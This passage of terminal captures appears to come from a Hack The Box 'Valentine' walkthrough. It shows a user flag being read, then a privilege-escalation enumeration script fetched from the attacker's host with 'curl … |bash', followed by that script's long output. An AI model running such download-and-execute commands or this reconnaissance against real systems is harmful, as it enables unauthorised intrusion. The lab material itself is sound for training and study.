Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ id
uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)
hype@Valentine:~$ █
```



```
hype@Valentine:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
hype@Valentine:~$ cd Desktop/
hype@Valentine:~/Desktop$ ls
user.txt
hype@Valentine:~/Desktop$ cat user.txt
e6710a5464769fd5fcd216e076961750
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/valentine]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.79 - - [09/Apr/2021 23:12:35] "GET /LinEnum.sh HTTP/1.1" 200 -
█
```



```
hype@Valentine:~$ curl 10.10.14.16/LinEnum.sh |bash
```

```
###################################################
# Local Linux Enumeration & Privilege Escalation Script #
###################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Fri Apr  9 20:18:51 PDT 2021
```

```
### SYSTEM ##############################################
[-] Kernel information:
Linux Valentine 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012
x86_64 x86_64 x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 3.2.0-23-generic (buildd@crested) (gcc version 4.6.3 (Ubuntu/Linaro
4.6.3-1ubuntu4) ) #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012


[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"


[-] Hostname:
Valentine


### USER/GROUP ##########################################
[-] Current user/group info:
uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)


[-] Users that have previously logged onto the system:
Username         Port     From             Latest
root             tty1                      Fri Feb 16 14:38:30 -0800 2018
hype             pts/1    10.10.14.16      Fri Apr  9 20:14:09 -0700 2021


[-] Who else is logged on:
 20:18:51 up  2:20,  2 users,  load average: 0.03, 0.05, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
hype     pts/0    10.10.14.16      20:10    8:08   0.24s  0.24s -bash
hype     pts/1    10.10.14.16      20:14    3.00s  0.24s  0.00s bash


[-] Group memberships:
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
```

```
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(libuuid) gid=101(libuuid) groups=101(libuuid)
uid=101(syslog) gid=103(syslog) groups=103(syslog)
uid=102(messagebus) gid=105(messagebus) groups=105(messagebus)
uid=103(colord) gid=108(colord) groups=108(colord)
uid=104(lightdm) gid=111(lightdm) groups=111(lightdm)
uid=105(whoopsie) gid=114(whoopsie) groups=114(whoopsie)
uid=106(avahi-autoipd) gid=117(avahi-autoipd) groups=117(avahi-autoipd)
uid=107(avahi) gid=118(avahi) groups=118(avahi)
uid=108(usbmux) gid=46(plugdev) groups=46(plugdev)
uid=109(kernoops) gid=65534(nogroup) groups=65534(nogroup)
uid=110(pulse) gid=119(pulse) groups=119(pulse),29(audio)
uid=111(rtkit) gid=122(rtkit) groups=122(rtkit)
uid=112(speech-dispatcher) gid=29(audio) groups=29(audio)
uid=113(hplip) gid=7(lp) groups=7(lp)
uid=114(saned) gid=123(saned) groups=123(saned)
uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)
uid=115(sshd) gid=65534(nogroup) groups=65534(nogroup)


[-] Contents of /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
```

```
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
hype:x:1000:1000:Hemorrhage,,,:/home/hype:/bin/bash
sshd:x:115:65534::/var/run/sshd:/usr/sbin/nologin


[-] Super user account(s):
root


[-] Are permissions on /home directories lax:
total 12K
drwxr-xr-x  3 root root 4.0K Dec 11  2017 .
drwxr-xr-x 26 root root 4.0K Feb  6  2018 ..
drwxr-xr-x 21 hype hype 4.0K Feb  5  2018 hype


[-] Root is allowed to login via SSH:
PermitRootLogin yes


### ENVIRONMENTAL
########################################
[-] Environment information:
SHELL=/bin/bash
TERM=xterm
XDG_SESSION_COOKIE=c9052f1b76300a5447f46cc700000004-1618024449.440881-5097
```

```
SSH_CLIENT=10.10.14.16 49054 22
SSH_TTY=/dev/pts/1
USER=hype
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
MAIL=/var/mail/hype
PWD=/home/hype
LANG=en_US.UTF-8
HOME=/home/hype
SHLVL=2
LOGNAME=hype
SSH_CONNECTION=10.10.14.16 49054 10.10.10.79 22
LESSOPEN=| /usr/bin/lesspipe %s
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env


[-] Path information:
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
drwxr-xr-x 2 root root  4096 Dec 11  2017 /bin
drwxr-xr-x 2 root root  4096 Feb 16  2018 /sbin
drwxr-xr-x 2 root root 36864 Feb 16  2018 /usr/bin
drwxr-xr-x 2 root root  4096 Apr 25  2012 /usr/games
drwxr-xr-x 2 root root  4096 Apr 25  2012 /usr/local/bin
drwxr-xr-x 2 root root  4096 Apr 25  2012 /usr/local/sbin
drwxr-xr-x 2 root root 12288 Feb 16  2018 /usr/sbin


[-] Available shells:
# /etc/shells: valid login shells
/bin/sh
/bin/dash
/bin/bash
/bin/rbash
/usr/bin/tmux


[-] Current umask value:
0002
u=rwx,g=rwx,o=rx


[-] umask value as specified in /etc/login.defs:
UMASK           022


[-] Password and storage information:
PASS_MAX_DAYS   99999
```

```
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
ENCRYPT_METHOD SHA512


### JOBS/TASKS ##########################################
[-] Cron jobs:
-rw-r--r-- 1 root root  722 Apr  2  2012 /etc/crontab

/etc/cron.d:
total 28
drwxr-xr-x   2 root root  4096 Dec 11  2017 .
drwxr-xr-x 132 root root 12288 Apr  9 17:58 ..
-rw-r--r--   1 root root   288 Jun 20  2010 anacron
-rw-r--r--   1 root root   544 Feb 13  2017 php5
-rw-r--r--   1 root root   102 Apr  2  2012 .placeholder

/etc/cron.daily:
total 84
drwxr-xr-x   2 root root  4096 Dec 11  2017 .
drwxr-xr-x 132 root root 12288 Apr  9 17:58 ..
-rwxr-xr-x   1 root root   311 Jun 20  2010 0anacron
-rwxr-xr-x   1 root root   633 Jul 15  2016 apache2
-rwxr-xr-x   1 root root   219 Apr 10  2012 apport
-rwxr-xr-x   1 root root 15399 Apr 20  2012 apt
-rwxr-xr-x   1 root root   502 Mar 31  2012 bsdmainutils
-rwxr-xr-x   1 root root   256 Apr 12  2012 dpkg
-rwxr-xr-x   1 root root   372 Oct  4  2011 logrotate
-rwxr-xr-x   1 root root  1365 Mar 31  2012 man-db
-rwxr-xr-x   1 root root   606 Aug 17  2011 mlocate
-rwxr-xr-x   1 root root   249 Apr  8  2012 passwd
-rw-r--r--   1 root root   102 Apr  2  2012 .placeholder
-rwxr-xr-x   1 root root  2417 Jul  1  2011 popularity-contest
-rwxr-xr-x   1 root root  2947 Apr  2  2012 standard
-rwxr-xr-x   1 root root   214 Apr 19  2012 update-notifier-common

/etc/cron.hourly:
total 20
drwxr-xr-x   2 root root  4096 Apr 25  2012 .
drwxr-xr-x 132 root root 12288 Apr  9 17:58 ..
-rw-r--r--   1 root root   102 Apr  2  2012 .placeholder

/etc/cron.monthly:
total 24
drwxr-xr-x   2 root root  4096 Apr 25  2012 .
drwxr-xr-x 132 root root 12288 Apr  9 17:58 ..
```

```
-rwxr-xr-x   1 root root   313 Jun 20  2010 0anacron
-rw-r--r--   1 root root   102 Apr  2  2012 .placeholder

/etc/cron.weekly:
total 32
drwxr-xr-x   2 root root  4096 Apr 25  2012 .
drwxr-xr-x 132 root root 12288 Apr  9 17:58 ..
-rwxr-xr-x   1 root root   312 Jun 20  2010 0anacron
-rwxr-xr-x   1 root root   730 Dec 30  2011 apt-xapian-index
-rwxr-xr-x   1 root root   907 Mar 31  2012 man-db
-rw-r--r--   1 root root   102 Apr  2  2012 .placeholder


[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.monthly )
#


[-] Anacron jobs and associated file permissions:
-rw-r--r-- 1 root root 395 Jun 20  2010 /etc/anacrontab
# /etc/anacrontab: configuration file for anacron

# See anacron(8) and anacrontab(5) for details.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# These replace cron's entries
1       5       cron.daily       nice run-parts --report /etc/cron.daily
7       10      cron.weekly      nice run-parts --report /etc/cron.weekly
@monthly        15      cron.monthly nice run-parts --report /etc/cron.monthly
```

```
[-] When were jobs last executed (/var/spool/anacron contents):
total 20
drwxr-xr-x 2 root root 4096 Dec 11  2017 .
drwxr-xr-x 8 root root 4096 Apr 25  2012 ..
-rw------- 1 root root    9 Apr  9 18:14 cron.daily
-rw------- 1 root root    9 Apr  9 18:14 cron.monthly
-rw------- 1 root root    9 Apr  9 18:14 cron.weekly


### NETWORKING  
###########################################
[-] Network and IP info:
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:a1:e6
          inet addr:10.10.10.79  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::d4af:8fa7:d209:964d/64 Scope:Global
          inet6 addr: dead:beef::250:56ff:feb9:a1e6/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:a1e6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:240551 errors:0 dropped:11 overruns:0 frame:0
          TX packets:230615 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:35860125 (35.8 MB)  TX bytes:110608118 (110.6 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8798 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8798 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:925814 (925.8 KB)  TX bytes:925814 (925.8 KB)


[-] ARP history:
? (10.10.10.2) at 00:50:56:b9:31:5d [ether] on eth0


[-] Nameserver(s):
nameserver 8.8.8.8


[-] Default route:
default         10.10.10.2      0.0.0.0         UG    100    0        0 eth0
```

```
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/-
Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 :::443                  :::*                    LISTEN      -


[-] Listening UDP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/-
Program name
udp        0      0 0.0.0.0:56672           0.0.0.0:*                           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp6       0      0 :::44696                :::*                                -
udp6       0      0 :::5353                 :::*                                -


### SERVICES
#############################################
[-] Running processes:
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2  24432  2416 ?        Ss   17:58   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S    17:58   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    17:58   0:01 [ksoftirqd/0]
root         4  0.0  0.0      0     0 ?        S    17:58   0:04 [kworker/0:0]
root         5  0.0  0.0      0     0 ?        S    17:58   0:00 [kworker/u:0]
root         6  0.0  0.0      0     0 ?        S    17:58   0:00 [migration/0]
root         7  0.0  0.0      0     0 ?        S    17:58   0:00 [watchdog/0]
root         8  0.0  0.0      0     0 ?        S<   17:58   0:00 [cpuset]
root         9  0.0  0.0      0     0 ?        S<   17:58   0:00 [khelper]
root        10  0.0  0.0      0     0 ?        S    17:58   0:00 [kdevtmpfs]
root        11  0.0  0.0      0     0 ?        S<   17:58   0:00 [netns]
root        12  0.0  0.0      0     0 ?        S    17:58   0:00 [sync_supers]
root        13  0.0  0.0      0     0 ?        S    17:58   0:00 [bdi-default]
root        14  0.0  0.0      0     0 ?        S<   17:58   0:00 [kintegrityd]
root        15  0.0  0.0      0     0 ?        S<   17:58   0:00 [kblockd]
root        16  0.0  0.0      0     0 ?        S<   17:58   0:00 [ata_sff]
root        17  0.0  0.0      0     0 ?        S    17:58   0:00 [khubd]
root        18  0.0  0.0      0     0 ?        S<   17:58   0:00 [md]
root        19  0.0  0.0      0     0 ?        S    17:58   0:00 [kworker/u:1]
root        21  0.0  0.0      0     0 ?        S    17:58   0:00 [khungtaskd]
root        22  0.0  0.0      0     0 ?        S    17:58   0:00 [kswapd0]
root        23  0.0  0.0      0     0 ?        SN   17:58   0:00 [ksmd]
root        24  0.0  0.0      0     0 ?        SN   17:58   0:00 [khugepaged]
root        25  0.0  0.0      0     0 ?        S    17:58   0:00 [fsnotify_mark]
root        26  0.0  0.0      0     0 ?        S    17:58   0:00 [ecryptfs-kthrea]
root        27  0.0  0.0      0     0 ?        S<   17:58   0:00 [crypto]
root        35  0.0  0.0      0     0 ?        S<   17:58   0:00 [kthrotld]
root        37  0.0  0.0      0     0 ?        S    17:58   0:00 [scsi_eh_0]
root        38  0.0  0.0      0     0 ?        S    17:58   0:00 [scsi_eh_1]
root        60  0.0  0.0      0     0 ?        S<   17:58   0:00 [devfreq_wq]
root       162  0.0  0.0      0     0 ?        S    17:58   0:00 [scsi_eh_2]
root       165  0.0  0.0      0     0 ?        S<   17:58   0:00 [vmw_pvscsi_wq_2]
root       218  0.0  0.0      0     0 ?        S    17:58   0:00 [jbd2/sda1-8]
root       219  0.0  0.0      0     0 ?        S<   17:58   0:00 [ext4-dio-unwrit]
root       303  0.0  0.0  17356   640 ?        S    17:58   0:00 upstart-udev-bridge --
daemon
root       305  0.0  0.1  21780  1620 ?        Ss   17:58   0:00 /sbin/udevd --daemon
root       495  0.0  0.1  21776  1180 ?        S    17:58   0:00 /sbin/udevd --daemon
root       496  0.0  0.1  21776  1112 ?        S    17:58   0:00 /sbin/udevd --daemon
syslog     561  0.0  0.1 249464  1628 ?        Sl   17:58   0:00 rsyslogd -c5
root       576  0.0  0.0      0     0 ?        S<   17:58   0:00 [kpsmoused]
102        608  0.0  0.1  24084  1240 ?        Ss   17:58   0:00 dbus-daemon --system --
fork --activation=upstart
root       626  0.0  0.3  79036  3204 ?        Ss   17:58   0:00 /usr/sbin/modem-manager
root       651  0.0  0.1  21180  1712 ?        Ss   17:58   0:00 /usr/sbin/bluetoothd
avahi      655  0.0  0.1  32300  1760 ?        S    17:58   0:00 avahi-daemon: running
[Valentine.local]
avahi      656  0.0  0.0  32172   472 ?        S    17:58   0:00 avahi-daemon: chroot
helper
root       671  0.0  0.3 104088  3696 ?        Ss   17:58   0:00 /usr/sbin/cupsd -F
root       684  0.0  0.0      0     0 ?        S<   17:58   0:00 [krfcommd]
root       688  0.0  0.6 174444  6620 ?        Ssl  17:58   0:00 NetworkManager
root       734  0.0  0.3 203500  3892 ?        Sl   17:58   0:00 /usr/lib/policykit-1/polkitd --
no-debug
root       815  0.0  0.0  15180   432 ?        S    17:58   0:00 upstart-socket-bridge --
daemon
root       861  0.0  0.0      0     0 ?        S    17:58   0:00 [flush-8:0]
root       916  0.0  0.2  49952  2856 ?        Ss   17:58   0:00 /usr/sbin/sshd -D
root      1007  0.0  0.0  19976   972 tty4     Ss+  17:58   0:00 /sbin/getty -8 38400 tty4
root      1015  0.0  0.0  19976   972 tty5     Ss+  17:58   0:00 /sbin/getty -8 38400 tty5
root      1020  0.0  0.1  26416  1672 ?        Ss   17:58   0:02 /usr/bin/tmux -S /.devs/-
dev_sess
root      1024  0.0  0.4  20652  4576 pts/14   Ss+  17:58   0:00 -bash
root      1030  0.0  0.0  19976   972 tty2     Ss+  17:58   0:00 /sbin/getty -8 38400 tty2
root      1035  0.0  0.0  19976   976 tty3     Ss+  17:58   0:00 /sbin/getty -8 38400 tty3
root      1037  0.0  0.0  19976   976 tty6     Ss+  17:58   0:00 /sbin/getty -8 38400 tty6
root      1054  0.0  0.0   4452   816 ?        Ss   17:58   0:00 acpid -c /etc/acpi/events -s /
var/run/acpid.socket
```

```
root       1056  0.0  0.1  19104  1036 ?        Ss   17:58   0:00 cron
daemon     1057  0.0  0.0  16900   380 ?        Ss   17:58   0:00 atd
whoopsie   1063  0.0  0.4 202540  5024 ?        Ssl  17:58   0:00 whoopsie
root       1106  0.0  0.4 162284  4320 ?        Sl   17:58   0:06 /usr/bin/vmtoolsd
root       1265  0.0  1.0 113124 10980 ?        Ss   17:58   0:00 /usr/sbin/apache2 -k start
root       1449  0.0  0.0  19976   972 tty1     Ss+  17:58   0:00 /sbin/getty -8 38400 tty1
root       1606  0.0  1.0  66916 10304 ?        S    17:58   0:00 /usr/lib/vmware-vgauth/-
VGAuthService -s
root       1641  0.0  0.5 510124  5468 ?        Sl   17:58   0:03 //usr/lib/vmware-caf/pme/-
bin/ManagementAgentHost
www-data   3256  0.0  0.8 113892  8632 ?        S    19:22   0:00 /usr/sbin/apache2 -k
start
www-data   3312  0.0  0.8 113892  8748 ?        S    19:24   0:00 /usr/sbin/apache2 -k
start
www-data   3355  0.0  0.8 113892  8808 ?        S    19:24   0:00 /usr/sbin/apache2 -k
start
www-data   3370  0.0  0.8 113908  8760 ?        S    19:24   0:00 /usr/sbin/apache2 -k
start
www-data   3380  0.0  0.8 113672  8752 ?        S    19:24   0:00 /usr/sbin/apache2 -k
start
www-data   3385  0.0  0.8 113892  8732 ?        S    19:24   0:00 /usr/sbin/apache2 -k
start
www-data   3392  0.0  0.8 113892  8608 ?        S    19:24   0:00 /usr/sbin/apache2 -k
start
www-data   3408  0.0  0.8 113892  8800 ?        S    19:24   0:00 /usr/sbin/apache2 -k
start
www-data   3438  0.0  0.8 113868  8376 ?        S    19:25   0:00 /usr/sbin/apache2 -k
start
www-data   3454  0.0  0.8 113864  8340 ?        S    19:25   0:00 /usr/sbin/apache2 -k
start
root       3563  0.0  0.3 584296  3892 ?        Sl   20:06   0:00 /usr/sbin/console-kit-
daemon --no-daemon
root       3888  0.0  0.3  92220  3972 ?        Ss   20:09   0:00 sshd: hype [priv]
hype       4014  0.0  0.1  92220  1672 ?        S    20:10   0:00 sshd: hype@pts/0
hype       4015  0.0  0.8  31644  8760 pts/0    Ss+  20:10   0:00 -bash
root       4133  0.0  0.3  92220  3972 ?        Ss   20:13   0:00 sshd: hype [priv]
root       4135  0.0  0.0      0     0 ?        S    20:13   0:00 [kworker/0:2]
hype       4260  0.0  0.1  92220  1668 ?        S    20:14   0:00 sshd: hype@pts/1
hype       4261  0.0  0.8  31604  8680 pts/1    Ss   20:14   0:00 -bash
hype       4375  0.0  0.1  17064  1984 pts/1    S+   20:18   0:00 bash
hype       4376  0.0  0.1  17104  1540 pts/1    S+   20:18   0:00 bash
hype       4377  0.0  0.0  11356   664 pts/1    S+   20:18   0:00 tee -a
root       4454  0.0  0.0      0     0 ?        S    20:18   0:00 [kworker/0:1]
hype       4582  0.0  0.1  17104  1232 pts/1    S+   20:19   0:00 bash
hype       4583  0.0  0.1  22352  1276 pts/1    R+   20:19   0:00 ps aux
```

```
[-] Process binaries and associated permissions (from above list):
 32K -rwxr-xr-x 1 root root  32K Mar 29  2012 /sbin/getty
160K -rwxr-xr-x 1 root root 160K Apr 16  2012 /sbin/init
136K -rwxr-xr-x 1 root root 135K Apr  5  2012 /sbin/udevd
416K -rwxr-xr-x 1 root root 413K Feb 13  2012 /usr/bin/tmux
 44K -rwxr-xr-x 1 root root  44K Dec  2  2015 /usr/bin/vmtoolsd
 16K -rwxr-xr-x 1 root root  15K Jan  6  2012 /usr/lib/policykit-1/polkitd
784K -rwxr-xr-x 4 root root 783K Dec 11  2017 //usr/lib/vmware-caf/pme/bin/-
ManagementAgentHost
   0 lrwxrwxrwx 1 root root   37 Dec 11  2017 /usr/lib/vmware-vgauth/VGAuthService -
> /usr/lib/vmware-tools/bin64/appLoader
   0 lrwxrwxrwx 1 root root   34 Jul 15  2016 /usr/sbin/apache2 -> ../lib/apache2/mpm-
prefork/apache2
856K -rwxr-xr-x 1 root root 856K Mar 21  2012 /usr/sbin/bluetoothd
144K -rwxr-xr-x 1 root root 141K Feb 25  2012 /usr/sbin/console-kit-daemon
436K -rwxr-xr-x 1 root root 434K Apr  9  2012 /usr/sbin/cupsd
388K -rwxr-xr-x 1 root root 388K Mar 24  2012 /usr/sbin/modem-manager
508K -rwxr-xr-x 1 root root 505K Aug 11  2016 /usr/sbin/sshd


[-] /etc/init.d/ binary permissions:
total 196
drwxr-xr-x   2 root root  4096 Feb 16  2018 .
drwxr-xr-x 132 root root 12288 Apr  9 17:58 ..
lrwxrwxrwx   1 root root    21 Dec 11  2017 acpid -> /lib/init/upstart-job
-rwxr-xr-x   1 root root   652 Jan  4  2010 acpi-support
lrwxrwxrwx   1 root root    21 Dec 11  2017 alsa-restore -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 alsa-store -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 anacron -> /lib/init/upstart-job
-rwxr-xr-x   1 root root  7621 Feb  6  2012 apache2
-rwxr-xr-x   1 root root  4596 Apr 12  2012 apparmor
lrwxrwxrwx   1 root root    21 Dec 11  2017 apport -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 atd -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 avahi-daemon -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 bluetooth -> /lib/init/upstart-job
-rwxr-xr-x   1 root root  2444 Apr 14  2012 bootlogd
-rwxr-xr-x   1 root root  2125 Mar  1  2011 brltty
lrwxrwxrwx   1 root root    21 Dec 11  2017 console-setup -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 cron -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 cups -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 dbus -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 dmesg -> /lib/init/upstart-job
-rwxr-xr-x   1 root root  1242 Dec 13  2011 dns-clean
lrwxrwxrwx   1 root root    21 Dec 11  2017 failsafe-x -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 friendly-recovery -> /lib/init/upstart-job
-rwxr-xr-x   1 root root  1105 Apr 17  2012 grub-common
-rwxr-xr-x   1 root root  1329 Apr 14  2012 halt
```

```
lrwxrwxrwx 1 root root   21 Dec 11  2017 hostname -> /lib/init/upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 hwclock -> /lib/init/upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 hwclock-save -> /lib/init/upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 irqbalance -> /lib/init/upstart-job
-rwxr-xr-x 1 root root 1893 Apr 18  2012 kerneloops
-rwxr-xr-x 1 root root 1293 Apr 14  2012 killprocs
-rw-r--r-- 1 root root    0 Apr 25  2012 .legacy-bootordering
lrwxrwxrwx 1 root root   21 Dec 11  2017 lightdm -> /lib/init/upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 modemmanager -> /lib/init/upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 module-init-tools -> /lib/init/upstart-job
-rwxr-xr-x 1 root root 2797 Feb 13  2012 networking
lrwxrwxrwx 1 root root   21 Dec 11  2017 network-interface -> /lib/init/upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 network-interface-container -> /lib/init/-
upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 network-interface-security -> /lib/init/-
upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 network-manager -> /lib/init/upstart-job
-rwxr-xr-x 1 root root  882 Apr 14  2012 ondemand
-rwxr-xr-x 1 root root 1685 Jan 24  2012 open-vm-tools
lrwxrwxrwx 1 root root   21 Dec 11  2017 plymouth -> /lib/init/upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 plymouth-log -> /lib/init/upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 plymouth-splash -> /lib/init/upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 plymouth-stop -> /lib/init/upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 plymouth-upstart-bridge -> /lib/init/-
upstart-job
-rwxr-xr-x 1 root root  561 Feb  4  2011 pppd-dns
lrwxrwxrwx 1 root root   21 Dec 11  2017 procps -> /lib/init/upstart-job
-rwxr-xr-x 1 root root 2180 Apr 11  2012 pulseaudio
-rwxr-xr-x 1 root root 8635 Apr 14  2012 rc
-rwxr-xr-x 1 root root  801 Apr 14  2012 rc.local
-rwxr-xr-x 1 root root  117 Apr 14  2012 rcS
-rw-r--r-- 1 root root 2427 Apr 14  2012 README
-rwxr-xr-x 1 root root  639 Apr 14  2012 reboot
lrwxrwxrwx 1 root root   21 Dec 11  2017 resolvconf -> /lib/init/upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 rfkill-restore -> /lib/init/upstart-job
lrwxrwxrwx 1 root root   21 Dec 11  2017 rfkill-store -> /lib/init/upstart-job
-rwxr-xr-x 1 root root 4395 Nov  8  2011 rsync
lrwxrwxrwx 1 root root   21 Dec 11  2017 rsyslog -> /lib/init/upstart-job
-rwxr-xr-x 1 root root 2344 Dec  4  2011 saned
-rwxr-xr-x 1 root root 4321 Apr 14  2012 sendsigs
lrwxrwxrwx 1 root root   21 Dec 11  2017 setvtrgb -> /lib/init/upstart-job
-rwxr-xr-x 1 root root  590 Apr 14  2012 single
-rw-r--r-- 1 root root 4304 Apr 14  2012 skeleton
-rwxr-xr-x 1 root root 2107 May 15  2011 speech-dispatcher
